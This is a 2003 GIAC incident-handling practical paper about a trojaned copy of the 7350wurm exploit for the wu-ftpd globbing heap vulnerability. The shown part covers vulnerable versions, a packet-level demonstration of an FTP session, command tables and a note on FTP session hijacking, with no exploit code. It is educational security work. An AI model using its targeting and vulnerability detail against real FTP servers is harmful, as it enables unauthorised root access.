When Script-kiddies become the target, as well as the menace

A variant of the WU-FTPD File Globbing Heap Corruption Vulnerability

Practical Assignment Version 3

17th November 2003

Stephen Hall

ILOT V - GCIH (GIAC Certified Incident Handling Analyst Stream)

Purpose

The ease with which many computer exploits can be downloaded from the Internet and used against many potential targets has given rise to a group of people who indiscriminately use them. These exploits are often in the form of a binary, so they are executed without fully understanding the methods, results or consequences of their actions. This has brought about the often-derogatory phrase ‘the script-kiddie’.

In this paper I will describe how one such exploit was released and then amended by an unknown party to turn the tables on the unsuspecting script-kiddie. The code has been amended in such a way that when they run the exploit code on their machines they unknowingly become a victim as well as the target they are trying to compromise. I will also show how the exploit uses a common technique that causes a buffer overflow on the target server, which will eventually allow an attacker to gain unauthorised access to an administrator account. I will also describe why buffer overflows exist and why this technique is used.

The exploit I have chosen to discuss in this paper is one of many for this particular vulnerability. It utilises code developed by Teso, namely the 7350wurm exploit and is used to compromise systems that are susceptible to a well documented vulnerability the wu-ftpd Globbing Heap Corruption Vulnerability.

The Exploit

NAME:	**The Teso 7350wurm.**c exploit for the wu-ftpd Globbing Heap Corruption Vulnerability.
Details of Binary:	Code downloaded from anonymous link on a hacker board, described as *new* binary for 0day exploit in wu-ftpd. Code was named **jstwu**.
Common Vulnerabilities and Exposures (CVE) Number:	CVE-2001-0550[1]
CERT/CC Vulnerability Note:	VU# 886083[2]
BUGTRAQ ID:	3581[3]
Vendor Notice:	News page[4]

Table 1 - The Exploit

The wu-ftpd daemon is the vulnerable software. All versions up to and including version 2.6.1 are vulnerable. This software is available on a wide range of Linux distributions. The version of wu-ftpd and the corresponding operating system details are shown below (this information has been taken directly from the Core Security advisory[5].)

Washington University wu-ftpd 2.6.1

Distribution	**Version**	**Release**	**Chipset**
Caldera	OpenLinux Server	3.1	
Caldera	OpenLinux Workstation	3.1	
Cobalt	Qube	1.0	
Conectiva	Linux	7.0	
Conectiva	Linux	6.0	
MandrakeSoft	Corporate Server	1.0.1	
MandrakeSoft	Linux	8.1	

[1] http://cve.mitre.org/cgi-bin/cvename.cgi?name=2001-0550
[2] http://www.kb.cert.org/vuls/id/886083
[3] http://www.securityfocus.com/bid/3581
[4] http://www.wu-ftpd.org/news.html
[5] http://www1.corest.com/common/showdoc.php?idx=172&idxseccion=10

MandrakeSoft	Linux	8.0	ppc
MandrakeSoft	Linux	8.0	
MandrakeSoft	Linux	7.2	
MandrakeSoft	Linux	7.1	
MandrakeSoft	Linux	7.0	
MandrakeSoft	Linux	6.1	
MandrakeSoft	Linux	6.0	
RedHat	Linux	7.2	noarch
RedHat	Linux	7.2	ia64
RedHat	Linux	7.2	i686
RedHat	Linux	7.2	i586
RedHat	Linux	7.2	i386
RedHat	Linux	7.2	athlon
RedHat	Linux	7.2	alpha
RedHat	Linux	7.1	noarch
RedHat	Linux	7.1	ia64
RedHat	Linux	7.1	i686
RedHat	Linux	7.1	i586
RedHat	Linux	7.1	i386
RedHat	Linux	7.1	alpha
RedHat	Linux	7.0	sparc
RedHat	Linux	7.0	i386
RedHat	Linux	7.0	alpha
TurboLinux	TL Workstation	6.1	
TurboLinux	Turbo Linux	6.0.5	
TurboLinux	Turbo Linux	6.0.4	
TurboLinux	Turbo Linux	6.0.3	
TurboLinux	Turbo Linux	6.0.2	
TurboLinux	Turbo Linux	6.0.1	

TurboLinux	Turbo Linux	6.0
Wirex	Immunix OS	7.0-Beta
Wirex	Immunix OS	7.0

Washington University wu-ftpd 2.6.0

Distribution	Version	Release	Chipset
Cobalt	Qube	1.0	
Conectiva	Linux	5.1	
Conectiva	Linux	5.0	
Conectiva	Linux	4.2	
Conectiva	Linux	4.1	
Conectiva	Linux	4.0es	
Conectiva	Linux	4.0	
Debian	Linux	2.2	sparc
Debian	Linux	2.2	powerpc
Debian	Linux	2.2	arm
Debian	Linux	2.2	alpha
Debian	Linux	2.2	68k
Debian	Linux	2.2	
RedHat	Linux	6.2	sparc
RedHat	Linux	6.2	i386
RedHat	Linux	6.2	alpha
RedHat	Linux	6.1	sparc
RedHat	Linux	6.1	i386
RedHat	Linux	6.1	alpha
RedHat	Linux	6.0	sparc
RedHat	Linux	6.0	i386
RedHat	Linux	6.0	alpha
RedHat	Linux	5.2	sparc
RedHat	Linux	5.2	i386

RedHat	Linux	5.2	alpha
S.u.S.E.	Linux	6.4	ppc
S.u.S.E.	Linux	6.4	alpha
S.u.S.E.	Linux	6.4	
S.u.S.E.	Linux	6.3	ppc
S.u.S.E.	Linux	6.3	alpha
S.u.S.E.	Linux	6.3	
S.u.S.E.	Linux	6.2	
S.u.S.E.	Linux	6.1	alpha
S.u.S.E.	Linux	6.1	
TurboLinux	Turbo Linux	4.0	
Wirex	Immunix OS	6.2	

Washington University wu-ftpd 2.5.0

Distribution	**Version**	**Release**	**Chipset**
Caldera	eDesktop	2.4	
Caldera	eServer	2.3.1	
Caldera	eServer	2.3	
Caldera	OpenLinux	2.4	
Caldera	OpenLinux Desktop	2.3	
RedHat	Linux	6.0	sparc
RedHat	Linux	6.0	i386
RedHat	Linux	6.0	alpha
Sun Microsystems.	Cobalt Qube	1	

Table 2 – The vulnerable versions of software

Introduction to the FTP protocol

The protocol used to achieve the exploit is the file transfer protocol (FTP) as described in RFC959[6]. FTP is one of the oldest protocols on the

[6] ftp://ftp.rfc-editor.org/in-notes/rfc959.txt

Internet and its roots can be traced back to RFC114[7] which was first released in 1971.

The Internet Storm Centre[8] (ISC) gathers the logs from a network of over 300,000 Intrusion Detection sensors from its participant members. Analysing the logs provides the Internet security community with valuable information on what attacks are happening in real time. The ISC still monitors considerable FTP traffic, as you can see from the figure 1 below.




Figure 1 – ISC FTP usage Graph

The Internet Storm Centre produced this graph, via the following URL:

http://isc.incidents.org/port_details.html?port=21&repax=1&tarax=1&srcax=2&percent=N&days=70&Redraw=Submit+Query

Overview of how FTP works

The FTP protocol is a client server protocol and utilises a two channel method of connection, the Control Channel and the Data Channel. This can be best described as shown in Figure 2.

[7] ftp://ftp.rfc-editor.org/in-notes/rfc114.txt
[8] http://isc.incidents.org/




Figure 2 – Overview of FTP connections

- The user connects to the client system [A].
- An FTP session is then initiated via the Control Connection between the client system and the server [B]. This connection is normally made to a TCP session on port 21.
- All session commands are then sent via this connection.
- All subsequent data transferred is sent via an additional connection on an ephemeral port. The port number is negotiated for each data transfer request[C].

To show how this session would take place in its most basic form I will demonstrate the network traffic for an FTP session. The session will be emulated by using a telnet client in order to see all the commands and responses used. I will use a network monitoring tool called tcpdump[9] to monitor the connection, and to display the results. This technique is based on the method shown by the WU-FTPD Development Group in the article: "Testing your FTP server using TELNET".[10]

Recording the traffic

In this demonstration tcpdump was used in the following way to record the conversation into the file FTP-example:

```
# tcpdump –I eth0 –w FTP-example –S 1500
```

The syntax is as follows:

-I defines the Ethernet interface to capture the traffic from

[9] http://www.tcpdump.org/
[10] http://www.wu-ftpd.org/HOWTO/telnet.testing.HOWTO

-w specifies which file to write the data to

-S specifies the size of the IP packet to capture, 1500 is the default Maximum Transfer Unit (MTU) for Ethernet traffic. The MTU is the largest unit that is transferred without the traffic having to be broken up into smaller fragments.

Replaying the traffic

Once the demonstration has completed the captured network traffic was replayed to show the conversation using the following command:

```
# tcpdump –r FTP-example –S 1500 –X 'host 192.168.1.9 or host
192.168.1.100'
```

The syntax is as follows:

-r specifies the file to read the data from

-X dumps the entire packet in both hex and character formats

The host commands define a filter to the data we are interested and causes the rest of the data to be ignored.

FTP Demonstration

In this example I shall connect to a server called kiddie. We will use this server later in the document to initiate the attack from. Firstly a session is opened from the client system to the FTP server configured to listen on port 21 using the command:

```
# telnet kiddie 21
```

As FTP is a TCP protocol, a three-way handshake can be seen, signified by the highlighted SYN, SYN/ACK, and an ACK sequence:

The S indicates the SYN – The initial synchronize request, e.g. Hello! I am the client; I want to speak to you.

```
15:06:57.558794 192.168.1.9.33157 > kiddie.FTP: S 2795411199:2795411199(0) win 5840
<mss 1460,sackOK,timestamp 196697 0,nop,wscale 0> (DF)
0x0000   4500 003c 96a6 4000 4006 2058 c0a8 0109        E..<..@.@..X....
0x0010   c0a8 0164 8185 0015 a69e 96ff 0000 0000        ...d............
0x0020   a002 16d0 ede4 0000 0204 05b4 0402 080a        ................
0x0030   0003 0059 0000 0000 0103 0300                  ...Y........
```

The S and the ack indicates the SYN/ACK – the follow-up synchronize acknowledgement, e.g. Hello, client. I am the Kiddie the server; I will now speak to you if you want to.

```
15:06:57.559426 kiddie.FTP > 192.168.1.9.33157: S 676234145:676234145(0) ack
2795411200 win 5792 <mss 1460,sackOK,timestamp 241564 196697,nop,wscale 0> (DF)
0x0000   4500 003c 0000 4000 4006 b6fe c0a8 0164        E..<..@.@......d
0x0010   c0a8 0109 0015 8185 284e 83a1 a69e 9700        ........(N......
0x0020   a012 16a0 9274 0000 0204 05b4 0402 080a        .....t..........
0x0030   0003 af9c 0003 0059 0103 0300                  .......Y....
```

The ack indicates the ACK – the acknowledgement, e.g. Hello Kiddie, client here, let's talk!

```
15:06:57.559465 192.168.1.9.33157 > kiddie.FTP: . ack 1 win 5840 <nop,nop,timestamp
196697 241564> (DF)
```

```
0x0000   4500 0034 96a7 4000 4006 205f c0a8 0109        E..4..@.@.._....
0x0010   c0a8 0164 8185 0015 a69e 9700 284e 83a2        ...d........(N..
0x0020   8010 16d0 c109 0000 0101 080a 0003 0059        ...............Y
0x0030   0003 af9c                                      ....
```

The login process now begins and is described as follows:

The FTP server then responds and a banner is displayed. The USER and PASS arguments are sent to the client for authentication by the server. In this example, an anonymous FTP session[11] is established, by using FTP as the username and an e-mail address as the password. We will also see the vulnerable version of the wu-ftpd server we will attack. This banner shows the version as being “redhat-7.2 FTP server (Version wu-2.6.1-18)”.




Figure 3 – Connecting to FTP

The USER command is issued:

```
15:07:02.813018 192.168.1.9.33157 > kiddie.FTP: P 32:42(10) ack 133 win 5840
<nop,nop,timestamp 197222 241873> (DF) [tos 0x10]
0x0000   4510 003e 96ac 4000 4006 2040 c0a8 0109        E..>..@.@..@....
0x0010   c0a8 0164 8185 0015 a69e 971f 284e 8426        ...d........(N.&
0x0020   8018 16d0 808c 0000 0101 080a 0003 0266        ...............f
0x0030   0003 b0d1 5553 4552 2066 7470 0d0a             ....USER.FTP..
```

The response is received with an FTP message code of 331.

```
15:07:02.815477 kiddie.FTP > 192.168.1.9.33157: P 133:201(68) ack 42 win 5792
<nop,nop,timestamp 242090 197222> (DF)
0x0000   4500 0078 2c42 4000 4006 8a80 c0a8 0164        E..x,B@.@......d
0x0010   c0a8 0109 0015 8185 284e 8426 a69e 9729        ........(N.&...)
0x0020   8018 16a0 d280 0000 0101 080a 0003 b1aa        ................
0x0030   0003 0266 3333 3120 4775 6573 7420 6c6f        ...f331.Guest.lo
0x0040   6769 6e20 6f6b 2c20 7365 6e64 2079 6f75        gin.ok,.send.you
0x0050   7220 636f 6d70 6c65 7465 2065 2d6d 6169        r.complete.e-mai
0x0060   6c20 6164 6472 6573 7320 6173 2070 6173        l.address.as.pas
0x0070   7377 6f72 642e 0d0a                            sword...
```

[11] http://www.faqs.org/rfcs/rfc1635.html

The password is sent. An anonymous FTP server requires that an e-mail address that conforms to RFC822 is sent as the password; however the domain does not need to be specified.

```
15:07:05.830115 192.168.1.9.33157 > kiddie.FTP: P 42:56(14) ack 201 win 5840
<nop,nop,timestamp 197524 242090> (DF) [tos 0x10]
0x0000   4510 0042 96ae 4000 4006 203a c0a8 0109        E..B..@.@..:....
0x0010   c0a8 0164 8185 0015 a69e 9729 284e 846a        ...d.......)(N.j
0x0020   8018 16d0 b6a1 0000 0101 080a 0003 0394        ................
0x0030   0003 b1aa 5041 5353 206b 6964 6469 6540        ....PASS.kiddie@
0x0040   0d0a                                           ..
```

It should be noted at this point that both the username and the password have been sent unencrypted across the network. If this was a password protected server, rather than an anonymous FTP server, then the credentials required to access the server will have been seen on the network for anyone to capture and use. For this reason, if secure file transfer is required then Secure Shell[12] is a more secure method as all the traffic is sent encrypted.

The response is received with an FTP message code of 230. For a complete list of FTP codes, see the extras section.

```
15:07:05.833261 kiddie.FTP > 192.168.1.9.33157: P 201:249(48) ack 56 win 5792
<nop,nop,timestamp 242392 197524> (DF)
0x0000   4500 0064 2c43 4000 4006 8a93 c0a8 0164        E..d,C@.@......d
0x0010   c0a8 0109 0015 8185 284e 846a a69e 9737        ........(N.j...7
0x0020   8018 16a0 0da5 0000 0101 080a 0003 b2d8        ................
0x0030   0003 0394 3233 3020 4775 6573 7420 6c6f        ....230.Guest.lo
0x0040   6769 6e20 6f6b 2c20 6163 6365 7373 2072        gin.ok,.access.r
0x0050   6573 7472 6963 7469 6f6e 7320 6170 706c        estrictions.appl
0x0060   792e 0d0a                                      y...
```

The FTP session is now established.

A SYST command is sent to identify the type of SYSTEM the FTP server is running on:

```
15:07:05.835463 192.168.1.9.33157 > kiddie.FTP: P 56:62(6) ack 249 win 5840
<nop,nop,timestamp 197524 242392> (DF) [tos 0x10]
0x0000   4510 003a 96b0 4000 4006 2040 c0a8 0109        E..:..@.@..@....
0x0010   c0a8 0164 8185 0015 a69e 9737 284e 849a        ...d.......7(N..
0x0020   8018 16d0 059e 0000 0101 080a 0003 0394        ................
0x0030   0003 b2d8 5359 5354 0d0a                       ....SYST..
```

And the remote system responds that it is a UNIX system, of Type L8. The meaning of Type L8 is discussed in RFC1123[13]

```
15:07:05.835832 kiddie.FTP > 192.168.1.9.33157: P 249:268(19) ack 62 win 5792
<nop,nop,timestamp 242392 197524> (DF)
0x0000   4500 0047 2c44 4000 4006 8aaf c0a8 0164        E..G,D@.@......d
0x0010   c0a8 0109 0015 8185 284e 849a a69e 973d        ........(N.....=
0x0020   8018 16a0 5222 0000 0101 080a 0003 b2d8        ....R"..........
0x0030   0003 0394 3231 3520 554e 4958 2054 7970        ....215.UNIX.Typ
0x0040   653a 204c 380d 0a                              e:.L8..
```

A PASV command is sent to enter Passive Mode. Passive mode allows the server to pick which port the client will use and this is passed back to

[12] http://www.free.lp.se/fish/rfc.txt
[13] ftp://ftp.rfc-editor.org/in-notes/rfc1123.txt

the client as a group of six numbers which is seen in the response further below:

```
15:07:07.643835 192.168.1.9.33157 > kiddie.FTP: P 62:68(6) ack 268 win 5840
<nop,nop,timestamp 197705 242392> (DF) [tos 0x10]
0x0000   4510 003a 96b2 4000 4006 203e c0a8 0109        E..:..@.@..>....
0x0010   c0a8 0164 8185 0015 a69e 973d 284e 84ad        ...d.......=(N..
0x0020   8018 16d0 07e6 0000 0101 080a 0003 0449        ...............I
0x0030   0003 b2d8 5041 5356 0d0a                       ....PASV..
```

And the FTP server responds with the details we require to establish our Data Connection.

```
15:07:07.646690 kiddie.FTP > 192.168.1.9.33157: P 268:319(51) ack 68 win 5792
<nop,nop,timestamp 242573 197705> (DF)
0x0000   4500 0067 2c45 4000 4006 8a8e c0a8 0164        E..g,E@.@......d
0x0010   c0a8 0109 0015 8185 284e 84ad a69e 9743        ........(N.....C
0x0020   8018 16a0 1742 0000 0101 080a 0003 b38d        .....B..........
0x0030   0003 0449 3232 3720 456e 7465 7269 6e67        ...I227.Entering
0x0040   2050 6173 7369 7665 204d 6f64 6520 2831        .Passive.Mode.(1
0x0050   3932 2c31 3638 2c31 2c31 3030 2c31 3330        92,168,1,100,130
0x0060   2c32 3132 290d 0a                              ,212)..
```

It is now time to break out the calculator, and determine which port the client needs to connect to. In this case, the server returned the following details:

Passive Mode (192,168,1,100,130,212)

The first four numbers relate to the IP address of the server hosting the data connection. The last two numbers relate to the port address in a two-byte response.

As the largest number you can hold in a byte is 256 then the port number is calculated by turning this two-byte response into decimal, thus:

130 x 256 = 33280
33280 + 212 = 33492

Therefore, I have gained the following information and to conclude the FTP transfer we must:

Connect to the Host: 192.168.1.100
Connect to the Port: 33492

A new connection is negotiated from the client system using this information, again via telnet:

```
# telnet 192.168.1.100 33492
```

And the resulting three-way handshake, which identifies a TCP connection, is seen.

```
15:07:07.647340 192.168.1.9.33160 > kiddie.33492: S 2800792230:2800792230(0) win 5840
<mss 1460,sackOK,timestamp 197705 0,nop,wscale 0> (DF)
0x0000   4500 003c b6ef 4000 4006 000f c0a8 0109        E..<..@.@.......
0x0010   c0a8 0164 8188 82d4 a6f0 b2a6 0000 0000        ...d............
```

```
0x0020   a002 16d0 4b39 0000 0204 05b4 0402 080a        ....K9..........
0x0030   0003 0449 0000 0000 0103 0300                  ...I........

15:07:07.647598 kiddie.33492 > 192.168.1.9.33160: S 699082765:699082765(0) ack
2800792231 win 5792 <mss 1460,sackOK,timestamp 242573 197705,nop,wscale 0> (DF)
0x0000   4500 003c 0000 4000 4006 b6fe c0a8 0164        E..<..@.@......d
0x0010   c0a8 0109 82d4 8188 29ab 280d a6f0 b2a7        ........).(.....
0x0020   a012 16a0 460f 0000 0204 05b4 0402 080a        ....F...........
0x0030   0003 b38d 0003 0449 0103 0300                  .......I....

15:07:07.647626 192.168.1.9.33160 > kiddie.33492: . ack 1 win 5840 <nop,nop,timestamp
197705 242573> (DF)
0x0000   4500 0034 b6f0 4000 4006 0016 c0a8 0109       E..4..@.@.......
0x0010   c0a8 0164 8188 82d4 a6f0 b2a7 29ab 280e       ...d........).(.
0x0020   8010 16d0 74a4 0000 0101 080a 0003 0449       ....t..........I
0x0030   0003 b38d                                     ....
```

Over the existing connection on port 21 the LIST command is sent.

```
15:07:07.648246 192.168.1.9.33157 > kiddie.FTP: P 68:74(6) ack 319 win 5840
<nop,nop,timestamp 197705 242573> (DF) [tos 0x10]
0x0000   4510 003a 96b4 4000 4006 203c c0a8 0109        E..:..@.@..<....
0x0010   c0a8 0164 8185 0015 a69e 9743 284e 84e0        ...d.......C(N..
0x0020   8018 16d0 0af2 0000 0101 080a 0003 0449        ...............I
0x0030   0003 b38d 4c49 5354 0d0a                       ....LIST..
```

The response is received.

```
15:07:07.649537 kiddie.FTP > 192.168.1.9.33157: P 319:382(63) ack 74 win 5792
<nop,nop,timestamp 242573 197705> (DF)
0x0000   4500 0073 2c46 4000 4006 8a81 c0a8 0164        E..s,F@.@......d
0x0010   c0a8 0109 0015 8185 284e 84e0 a69e 9749        ........(N.....I
0x0020   8018 16a0 286b 0000 0101 080a 0003 b38d        ....(k..........
0x0030   0003 0449 3135 3020 4f70 656e 696e 6720        ...I150.Opening.
0x0040   4153 4349 4920 6d6f 6465 2064 6174 6120        ASCII.mode.data.
0x0050   636f 6e6e 6563 7469 6f6e 2066 6f72 2064        connection.for.d
0x0060   6972 6563 746f 7279 206c 6973 7469 6e67        irectory.listing
0x0070   2e0d 0a                                        ...
```

But over the new connection on port 33492, the data is sent:

```
15:07:07.650569 kiddie.33492 > 192.168.1.9.33160: P 1:250(249) ack 1 win 5792
<nop,nop,timestamp 242573 197705> (DF)
0x0000   4500 012d 9b83 4000 4006 1a8a c0a8 0164        E..-..@.@......d
0x0010   c0a8 0109 82d4 8188 29ab 280e a6f0 b2a7        ........).(.....
0x0020   8018 16a0 c4d4 0000 0101 080a 0003 b38d        ................
0x0030   0003 0449 746f 7461 6c20 380d 0a64 2d2d        ...Itotal.8..d--
0x0040   782d 2d78 2d2d 7820 2020 3220 726f 6f74        x--x--x...2.root
0x0050   2020 2020 2072 6f6f 7420 2020 2020 2020        .....root.......
0x0060   2020 3130 3234 204f 6374 2020 3120 3132        ..1024.Oct..1.12
0x0070   3a34 3920 6269 6e0d 0a64 2d2d 782d 2d78        :49.bin..d--x--x
0x0080   2d2d 7820 2020 3220 726f 6f74 2020 2020        --x...2.root....
0x0090   2072 6f6f 7420 2020 2020 2020 2020 3130        .root.........10
0x00a0   3234 204f 6374 2020 3120 3132 3a34 3420        24.Oct..1.12:44.
0x00b0   6574 630d 0a64 7277 7872 2d78 722d 7820        etc..drwxr-xr-x.
0x00c0   2020 3220 726f 6f74 2020 2020 2072 6f6f        ..2.root.....roo
0x00d0   7420 2020 2020 2020 2020 3130 3234 204f        t.........1024.O
0x00e0   6374 2020 3120 3132 3a34 3420 6c69 620d        ct..1.12:44.lib.
0x00f0   0a64 7277 7872 2d78 722d 7820 2020 3220        .drwxr-xr-x...2.
0x0100   726f 6f74 2020 2020 2035 3020 2020 2020        root.....50.....
0x0110   2020 2020 2020 3130 3234 204f 6374 2031        ......1024.Oct.1
0x0120   3820 3133 3a34 3720 7075 620d 0a               8.13:47.pub..
```

As you can see from just a simple interaction, a number of commands are sent to transfer just one file. FTP has a large number of commands as standard, and the wu-ftpd adds to this.

FTP Commands

A complete set of commands available with FTP is shown below. These commands are RFC959 compliant.

FTP command	Usage	Comments
USER	Identify the user for the session.	
PASS	The password for the USER parameter	
ACCT	Specifies the users ACCOUNT	Only required when PASS does not get a 230 response code, but a 332 response. This is ignored by wu-ftpd.
CWD	Change working directory	
CDUP	Change to parent directory	
SMNT	Structure mount	
REIN	Reinitialize	Resets the current connection to the state when the connection is first made
QUIT	Logout of the FTP session	
PORT	Specifies the Host-Port for the data connection	Parameters are comma separated and signifies the IP address and port number in 8-bit fields.
PASV	Passive FTP mode	Instructs the server to wait in listen mode, rather than it to initiate one.
TYPE	Defines the type of the data	
STRU	Specifies file structure	
MODE	Defines the mode of the data	

	transmission	
RETR	Retrieve data (Pull)	
STOR	Store data (Push)	
STOU	Store unique	Creates a new file, and will not overwrite a file of the same name.
APPE	Append to destination file	
ALLO	Allocate space for destination file	
REST	Restart point for transfer	
RNFR	Rename file from	
RNTO	Rename file to	
ABOR	Abort Transfer	
DELE	Delete File	
RMD	Remove Directory	
MKD	Make Directory	
PWD	Print Working Directory	
LIST	List of files in directory path	
NLST	Send directory listing	
SITE	None standard commands	The supported commands are shown in the table below in **BOLD**
SYST	Reports type of remote operating system	
STAT	Status of remote server	
HELP	Help information on FTP server implementation	
NOOP	No Operation	

Table 3 – FTP Commands

Wu-ftpd commands

The wu-ftpd is a feature rich replacement file transfer protocol daemon for UNIX systems written by Washington University. It has been in continual development for many years and has a number of additional features not described in RFC959. A complete set of additional wu-ftpd commands, collated from the manual page, is shown below. Many of these commands are referenced as being experimental in RFC1123[14].

Request	Description
MDTM	show last modification time of file
SIZE	return size of file
XCUP	change to parent of current working directory (deprecated)
XCWD	change working directory (deprecated)
XMKD	make a directory (deprecated)
XPWD	print the current working directory (deprecated)
XRMD	remove a directory (deprecated)
UMASK	Change umask.
IDLE	Set idle-timer.
CHMOD	Change mode of a file.
NEWER	list files newer than a particular date
MINFO	like SITE NEWER, but gives extra information
GROUP	Request special group access.
GPASS	Give special group access password.
EXEC	Execute a program.

Table 4 – WU-FTPD specific commands

Attacking FTP

[0]

Normally when FTP is running it is, by default, configured to listen for incoming requests on port 21 of the server. This is a privileged[15] port as any port between 1 and 1023 are limited to use by the superuser only, therefore FTP naturally has privileged port status. As the superuser has total unrestricted access to the system it makes FTP servers an ideal target for anybody to attack as is if you succeed you obtain superuser privileges and total control of the system.

In this case, the wu-ftpd server process is part of the xinetd super-daemon. A super-daemon controls a number of server processes and how they are presented as being available for use. It should be noted however, that wu-ftpd can also be run as a standalone server by using the –D option. This is how it would be implemented for a high usage site as it removes the need for inetd to create multiple copies of the FTP process to serve the request.

Security Focus[16], which is a renowned security site, has a searchable vulnerability database. Checking for exploits that are applicable to just wu-

[14] ftp://ftp.rfc-editor.org/in-notes/rfc1123.txt
[15] http://www.iana.org/assignments/port-numbers
[16] http://www.securityfocus.com

ftpd, which Washington University say is "the most popular FTP daemon on the Internet"[17], results in the output in Figure 6.

22-09-2003:	Wu-Ftpd SockPrintf() Remote Stack-based Buffer Overrun Vulnerability
27-11-2001:	Wu-Ftpd File Globbing Heap Corruption Vulnerability
23-01-2001:	Wu-Ftpd Debug Mode Client Hostname Format String Vulnerability
10-01-2001:	wu-ftpd /tmp File Race Condition Vulnerability
22-06-2000:	Wu-Ftpd Remote Format String Stack Overwrite Vulnerability
21-10-1999:	Wu-ftpd SITE NEWER Denial of Service Vulnerability
19-10-1999:	Wu-ftpd message Buffer Overflow Vulnerability
22-08-1999:	Multiple Vendor Wu-Ftpd Buffer Overflow Vulnerability
30-11-1995:	wu-ftpd /bin SITE EXEC Misconfiguration Vulnerability

Figure 4 – vulnerabilities for wu-ftd

Other significant FTP attacks have been Digital Offence's pasvagg.pl[18] attack. This attack allows you to hijack FTP sessions and steal files based on other people's authenticated sessions. As discussed previously, the FTP server informs the client on which host and port to connect to so that the data can be transfered. If a connection can be made to this port by another system quicker (or more aggressively) than the client, the session can be hijacked.




Figure 5 – FTP Bounce Attack

